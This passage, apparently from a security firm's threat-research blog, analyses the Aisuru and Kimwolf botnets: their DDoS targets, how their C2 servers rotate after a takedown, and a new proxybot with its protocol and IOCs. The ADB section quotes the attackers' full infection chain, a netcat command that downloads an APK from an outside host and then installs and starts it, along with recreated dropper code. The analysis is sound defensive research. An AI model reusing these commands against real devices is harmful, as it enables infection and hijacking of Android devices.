


Figure 12 - Share of attack commands by the industry sector of each target.

Finally, by target-IP geolocation, the United States, Turkey, and China host the most distinct victims (Figure 13), followed by Germany, Hong Kong, France, and the UK. One nuance

worth flagging is that Turkey has almost as many distinct victims as the United States (**1,965**) yet absorbs a much smaller share of total attacks, while Brazil is the opposite, concentrated fire on few hosts (nearly **6,000** attacks across only **~90** targets, which is why it drops out of the top by victim count).




Figure 13 - Share of attack commands by the country each target IP geolocates to.

As of the day of this writing, we have not captured any new DDoS commands being sent to Aisuru bots.

Infrastructure

The only way to stay online for Aisuru is to find its way to the **C2** servers. The way the bot masters rotate infrastructure is through dead drop domains that will update information in their **TXT** records with base64 and XOR encoded information to give the real backend IPs back to the bot (this was already explored in the Communication Protocol section).

By tracking those domains and implementing the decoding mechanism we can see pretty much in real time the changes in infrastructure which, as you will see later, shows real value after a takedown.

Over the window we tracked ten dead-drop domains with only one at a time being the central point of activity. The domain `tiananmensquare1989[.]su` was the first we started tracking and it went dark with the takedown. After, `hardload[.]su` then became the operating domain through spring between mid-April and the 22nd of June.

Most recently a fresh pair appeared: `5748.reformuk[.]st`, which is operational at time of writing (resolving to five live C2s), and a DGA-style `ndse[.]su`, which resolves but points at a dead server. A handful of others (`dvrexpert[.]st`, `ohbro.krebstresser[.]st`, `xorisapedophile[.]st`) appear to have been used in the past (especially if you consider their appearances on the cloudflare radar and historic passive DNS hits).

The first dead-drop's lifecycle maps almost exactly onto the takedown (Figure 14). Historical **whois** shows it delegated and served C2 addresses through 14 March then flipped to **REGISTERED, NOT DELEGATED** by 31 March. It was pulled out of the `.su` zone while still paid through June. This was not an expiration but an active suspension in the window around the 19th of March action, by its registrar **R01** and the `.su` registry. Our telemetry saw the last resolution ~27th of March, then silence.




Figure 14 - Timeline for resolution of C2 IPs through TXT records of domains associated with Aisuru (Resolving does not mean the IP resolved is an active C2).

Behind the domains we counted **259** distinct C2 IPs, and **66%** of them appeared on only a single day (Figure 15). But if we look at the distribution of actual infrastructure rotation we see a spike after the takedown. **133** active and **123** brand-new C2 IPs the week of the 24th of March, as the operators kept trying to stand up replacements.

And when the operation came back, it collapsed to roughly one active C2 IP per week for months (Figure 16). The volume came from a single source at a time `212.192.12[.]168` (mid-April to mid-May), handing off to `89.125.138[.]217` (mid-May to late June). New-IP churn fell from an average of **31** per week before the takedown to **~9** after, which in practice, is closer to one.

The takedown didn't push Aisuru into stealthier, faster rotation. It forced a brief scramble and then a consolidation onto minimal, long-lived infrastructure. The high IP turnover at the start of our tracking goes in line with the popularity of the botnet which was probably causing hard problems in keeping the infrastructure alive. Today, maybe because some time has passed, the operation seems to be smaller, more consolidated and a little forgotten.




Figure 15 - Number of C2 IPs announced per day.




Figure 16 - Active C2s during the operations.

One sequence connects the domain and the attack stories. The registrar that suspended the first dead-drop following the takedown, **R01**, belongs to the **Runiti group** which is the same corporate family as **REG.RU**. And **REG.RU** is the one Russian provider whose netblocks saw new Aisuru attack activity after the takedown (**215** attack commands issued after the takedown and the operation resumed).

The timing is notable: the registrar group that de-delegated Aisuru's active dead drop domain later appeared on its target list.

ADB (Android Debug Bridge) exploitation

Right after we saw the current new domains, the bot masters started executing a local network scan through the proxy command.

The command instructed the bot to open a proxy session with the address 127.0.0.1:5555 which is the common port used for wireless ADB and raised flags considering the reports of [kimwolf actually being distributed this way](#). Also, a local network scan is never a good sign.

We recorded these attempts from 18:00 on the 29th of June to around 10:30 on the 30th of June and the scanning appears to not have been dedicated to the same port over and over again, but to other ports such as 5858, 22337, 63002.

By deploying a [small honeypot](#) and redirecting the traffic to it we caught the full infection chain carried out by the attackers. The commands executed were as follows:

```
$ pm list packages | grep a.b.c
(toybox nc 72.56.52[.]158 8002 || busybox nc 72.56.52[.]158 8002 || nc 72.56.52[.]158 8002) > /sdcard/f.apk
$ pm install /sdcard/f.apk
$ am startservice -n a.b.c/.SDKService || am start -n a.b.c/.MainActivity || am start-foreground-service -n a.b.c/.SDKService
```

Code Snippet 1 - ADB Exploitation payload.

This payload opens a raw netcat communication with the IP presented and downloads [an APK](#) that is then installed and initiated on the system.

Apart from some persistence tasks and monitoring loops, the file will open and execute [an ELF](#) file on the system that will serve as a proxybot to rent out the system as a proxy node.

```
File file = new File(context.getFilesDir(), "libandroid_runtime.so");
if (!file.exists()) {
    InputStream in = context.getAssets().open("lol"); copy to
    /data/data/a.b.c/files/libandroid_runtime.so
    if (!file.setExecutable(true))
        new ProcessBuilder("/system/bin/chmod", "777", path).start().waitFor()
}
ProcessBuilder pb = new ProcessBuilder(file.getAbsolutePath(), "android", "r");
Process p = pb.start();
```

Code Snippet 2 - Recreation of the obfuscated code used to deploy the proxybot ELF file.

On the **7th of July**, Bitsight TRACE was able to capture the same request as above but this time from the Kimwolf botnet. The threat actors used the same backconnect as Aisuru (51.75.119[.]51) to employ the same local scanning and the same payload drop.

This proves the clear connection between both botnets and how both enable further infection spreading from local scanning through proxy traffic.

Kimwolf has been scanning local networks at least since the **5th of June** which implies a sustained operation of local scanning and not a one-off task.

Proxy software

The file dropped is a dedicated proxy bot that turns the infected device into a raw **TCP/UDP** relay for the operators. It has a completely different protocol for C2 communication but you can see some similarities with Aisuru and Kimwolf. It listens for a very small command vocabulary and, when tasked, does only one thing: proxy traffic.

These similarities consist in the **ENS** domain usage for C2 IP resolution, the binary protocol used, and the **STUN** servers used to discover the infected machine's public IP.

The primary path for resolution is **ENS** over Ethereum **JSON-RPC**. It picks a random public **RPC** node from its configuration (a list including `ethereum.publicnode[.]com`, `eth.drpc[.]org`, `rpc.flashbots[.]net` and others), opens TLS to it on port 443, and issues Ethereum **eth_call** requests. There are two calls, exactly as a normal ENS lookup would do:

- First it calls on the **ENS** registry with fallback contract (`0x0000000000000000000000000000000000000000000000000000000000000000`), passing the namehash of `xxggybyrdc[.]eth`. This returns the address of the resolver contract that owns that name's records.
- Then it calls for the information under the `description` key on that resolver and the returned **TEXT** record is the payload the operators actually control which is a comma-separated list of C2 IPs.

The bot parses the **JSON-RPC** response and the record we observed was:

```
87.121.79[.]9,91.108.249[.]19,72.56.52[.]158,83.243.86[.]127,89.36.161[.]192
```

Code Snippet 3 - The contents of the “description” key that hold C2 information

This allows the attacker to simply rotate infrastructure through a simple procedure on a system that is designed to be decentralized and always up to date. This change also makes sense considering the problems the botnet operator has with their domains being seized.

If the ENS resolution fails, the bot goes back to a more “standard” approach of C2 resolution using domains (Figure 17). This is interesting because the less robust method, which has

been shown to be prone to takedowns, is used as the fallback instead of the other way around.

It takes its configured domain list (`global.relay.proxystream[.]st` and `5gf7jtfk0y[.]st`), splits on commas, picks a domain at random, and resolves its **A** records through **8.8.8.8**, again choosing a random returned IP.

Only once it holds a C2 IP it connects to it on port 8001 which is also seen as the main port used by Aisuru.




Figure 17 - Resolution of the backend C2 IP infrastructure.

Every control message has a fixed 10-byte header followed by a payload. The header carries a constant `0x01` magic byte (which we believe represents a version of sorts), a one-byte message type (opcode), a big-endian payload length, and a **CRC32** of the payload (Figure 18). On receive, the bot reads exactly ten header bytes, requires the length to be below **0xFFDD** and reads that many payload bytes while verifying the integrity of the message.

The number of commands is very limited:

- `0x00` - Register
- `0x01` - Heartbeat
- `0x02` - Open a **TCP** relay
- `0x03` - Open a **UDP** relay



Figure 18 - Proxy bot's protocol framing.

Each relay is handled in a forked child while the parent keeps servicing the control channel, so one bot can carry many relays at once. The tasking frame's payload names the backconnect the bot connects to.

It carries a 4-byte session id, the backconnect address as a length-prefixed, NUL-terminated **ASCII** IPv4 and a 2-byte port (Figure 19). The bot opens a fresh TCP connection there and identifies itself with a five-byte handshake which is the session id shared by the C2 followed by a 0x01.




Figure 19 - Relay task payload used to make the bot connect to a backconnect server.

The backconnect answers that handshake with a length-framed description of where the bot should actually connect (Figure 20). The bot will then attempt the connection to the target and reports back a single byte that signals if the connection was successful or not.




Figure 20 - Response from the backconnect server to instruct the bot on the target to connect to.

Once the status byte is 0x00 (success) the bot becomes a transparent pipe (Figure 21). For a TCP relay there is no framing at all with raw bytes flowing both ways. For a UDP relay the

backconnect link stays TCP but datagrams are carried length-prefixed because of the asynchronous nature of the protocol.




Figure 21 - Full execution diagram for the proxyware.

Now, why would you scan the local machine (127.0.0.1) and attempt to exploit open ADB instances when you already have a proxy ready bot in that machine? We are definitely witnessing the creation of a new proxy network. The question that remains is, why?

Closing thoughts

Aisuru persists as a significant threat demonstrating the ability to come back and a clear resilience after coordinated actions against it.

The introduction of ADB exploitation tactics represents a new shift in the threat model. By leveraging malware with proxying capabilities, bots scan local networks and increase their attack area. For exposed Android Debug Bridge (ADB) instances, Aisuru now effectively transforms infected IoT devices into new proxy devices for traffic routing.

For enterprise clients, this creates a dangerous new attack surface; a device once viewed as a source of volumetric traffic can now function as a persistent gateway for lateral movement,

facilitating internal reconnaissance, the bypass of perimeter defenses, and ransomware in a worst case scenario.

This trajectory demonstrates the resilient evolution of botnet operations, seamlessly pivoting from volumetric DDoS attacks to persistent proxyware infrastructure. Its recent adoption of ADB exploitation tactics is not an isolated development but a reflection of the broader, symbiotic relationship between the [residential proxy \(RESIP\) ecosystem and malware operators](#).

IOCs

Because of the tracking we have been doing on both Aisuru and Kimwolf with continuous streaming of C2 infrastructure on ThreatFox, we have made it into the Aisuru/Kimwolf hall of fame on the [Ethereum Domain TEXT records](#).

The reader can find all the IOCs relative to the Aisuru operations that we have been able to collect [here](#). For a consistent view over all Aisuru C2 IPs you can follow the tag “AISURU” on [ThreatFox](#).


New Proxybot Hashes

2759f31e8a587b6cb6fc940ea6abea713f9cb124d16077791276815448e7f15f

0f222fda83c79d40997863a9f2e0dc86f4045f9fcd30bf5af45db4f9c9e0a579

Explore more about this topic

[View all blogs](#)




Vulnerabilities & Incidents

[New Bitsight Research Shows AI Abuse Is Moving Beyond the Jailbreak Prompt](#)

New Bitsight research reveals how AI jailbreak prompts are evolving into agent abuse, prompt injection, MCP risks, and real-world cyber operations.

[Read blog post](#)



Bitsight Research

Thousands of Exposed Fuel Gauges Just Left the Internet

Bitsight research finds a sharp decline in exposed Automatic Tank Gauges across the U.S. Explore the data, likely causes, and remaining ICS security risks.

[Read blog post](#)



Bitsight Research

The Fuyao Enterprise: Building an Ad-Fraud Empire with AI and Kids' Coding Blocks

